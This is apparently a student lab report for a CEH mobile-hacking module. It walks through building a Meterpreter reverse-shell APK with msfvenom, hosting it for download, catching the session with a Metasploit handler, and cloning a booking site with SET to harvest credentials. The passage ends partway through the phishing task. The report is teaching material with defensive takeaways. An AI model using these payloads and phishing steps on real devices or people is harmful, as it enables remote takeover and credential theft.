Module 17: Hacking Mobile Platforms

### Group 11 Group Members :

Muhammad Shaheem | 2023507

Shayan Siddique | 2023656 Zulqarnain Umar | 2023556

**Course:** CY201 – Cyber Security Principles and Concepts

**Instructor:** Mr. Abdullah Bin Zarshaid

**Submission Date:** 14/05/2025

**Objectives of the Module**

The "Hacking Mobile Platforms" module in the CEH v12 program teaches mobile security from an attacker's perspective. You'll learn hacking techniques for compromising Android and iOS devices, including exploiting vulnerabilities and deploying malware. The course also covers defensive strategies, such as Mobile Device Management (MDM) and security tools, to protect against attacks. The goal is to ethically assess mobile security, identify weaknesses, and implement defenses.

**Environment Setups**

* Attacker OS:
  + Android OS (Lab 1: Task 3)
  + Parrot OS (Lab 1: Task 1, Task 2, Task 4, Task 5)
* Target OS
  + Windows Server 2019 ( Lab 1: Task 3)
  + Android OS (Lab 1: Task 1, Task 2, Task 4, Task 5)
* Virtualization Tool used: VirtualBox
* Network Settings
  + LAB 1
    - Task 1: Adapter 1: NAT, Adapter 2: Host-Only
    - Task 2: Adapter 1: NAT, Adapter 2: Host-Only
    - Task 3: Adpater 1: NAT
    - Task 4: Adapter 1: NAT, Adapter 2: Host-Only
    - Task 5: Adapter 1: NAT, Adapter 2: Host-Only
  + LAB 2
    - Task 1: Adapter 1: NAT
    - Task 2: Adapter 1: NAT

**Tools Used**

1. **Wireshark** – Used to analyze the packets sent by the Attacker OS.
2. **MalwareBytes Security**– Used to scan the device for potential threats.
3. **Sixo Online APK Analyzer** – Used to analyze the APK file for its source code, app details and digital signatures.
4. **AndroRat** – Used backdoor with auto-start persistence C device data exfiltration.
5. **PhoneSploit** - Used exposed ADB on Android devices for remote command execution.
6. **LOIC** - Used to perform DoS/DDoS attacks by flooding a target with TCP/UDP packets.
7. **Social-Engineer Toolkit (SET)** - Used to launch social engineering attacks via email.
8. **Metasploit** – Used to hack an Android device by creating Binary Payloads using Parrot Security

**Lab Tasks**

## LAB 01

### Task 1 – Hacking via Binary Payload using Metasploit

#### Objective of Task:

The task involved a multi-stage attack to:

1. Generate and deploy a malicious APK (Backdoor.apk) using Metasploit’s

android/meterpreter/reverse\_tcp payload.

1. Host the APK on a local web server (/var/www/html/share) for victim download.
2. Establish a Meterpreter session to gain persistent remote access to an Android device (Android 9).
3. Exfiltrate data (navigate directories, list processes) and maintain control.

#### Command or Procedure Used:

* + **Payload Creation:**

msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.10.3 LPORT=4444 -

/root/Desktop/Backdoor.apk

* + - Generated a malicious APK with a Meterpreter reverse shell payload.

#### Web Server Setup:

mkdir /var/www/html/share

chmod -R 777 /var/www/html/share

chown -R www-data:www-data /var/www/html/share service apache2 start

scp /root/Desktop/Backdoor.apk /var/www/html/share

* + - Hosted the APK at <http://192.168.10.3/share/Backdoor.apk>.

#### Metasploit Listener:

use exploit/multi/handler

set payload android/meterpreter/reverse\_tcp set LHOST 192.168.10.3

set LPORT 4444

exploit -j -z

* + - Started a listener to catch the victim’s connection.


#### Post-Exploitation:


* + - After the victim executed Backdoor.apk:






sysinfo # Confirmed Android 9 device.

cd /sdcard # Navigated victim’s storage.

ps # Listed running processes (e.g., `com.metasploit.stage`).







#### Result or Output:

* **Successful Payload Delivery:**
  + APK created (Backdoor.apk, 10KB) and hosted on Apache (<http://192.168.10.3/share>).

#### Meterpreter Session Opened:

* + Session established (192.168.10.3:4444 → 192.168.10.1:63349).
  + Confirmed device details:

OS: Android 9 (Linux 4.19.110) Architecture: x86\_64

Process: com.metasploit.stage (PID 6109)

#### Errors:

* + Initial session -1 command failed (typo; corrected to sessions -i 1).

#### Interpretation:

* **Attack Success:**
  + The attacker gained full remote control over the Android device.
  + Meterpreter allowed file navigation, process monitoring, and further exploits.

#### Critical Vulnerabilities Exploited:

* + Outdated OS: Android 9 (no security patches post-2019).
  + User Ignorance: Victim downloaded/executed Backdoor.apk unknowingly.

#### Defensive Takeaways:

* + APK Risks: Disallow installations from untrusted sources.
  + Network Monitoring: Detect unusual outbound connections (e.g., to 192.168.10.3:4444).
  + Patch Management: Update Android devices regularly.

### Task 2 – Social Engineering using SET

#### Objective of Task:

The task was to conduct a credential harvesting attack using the Social-Engineer Toolkit (SET). The goal was to:

1. Clone a legitimate-looking hotel booking website (certifiedhacker.com/Online%20Booking/index.htm).
2. Trick a victim into entering their credentials (email and password) into the fake site.
3. Capture the submitted credentials via a fake login page hosted on the attacker’s

machine (10.10.1.13).

#### Command or Procedure Used:

* + **Launching SET:**
    - Opened SET from the Parrot OS terminal.
    - Selected Social-Engineering Attacks (Option 1) → Website Attack Vectors (Option 2) → Credential Harvester Attack Method (Option 3) → Site Cloner (Option 2).

#### Configuring the Attack:

* + - IP for POST Back: 10.10.1.13 (attacker’s local IP).
    - URL to Clone: <http://certifiedhacker.com/Online%20Booking/index.htm>.
    - SET cloned the site and hosted it locally on port 80.

#### Phishing Email (Optional but Likely Used):


* + - A fake email was sent (e.g., "Your hotel booking password has expired") with


a link pointing to the attacker’s cloned site ([http://10.10.1.13](http://10.10.1.13/)).

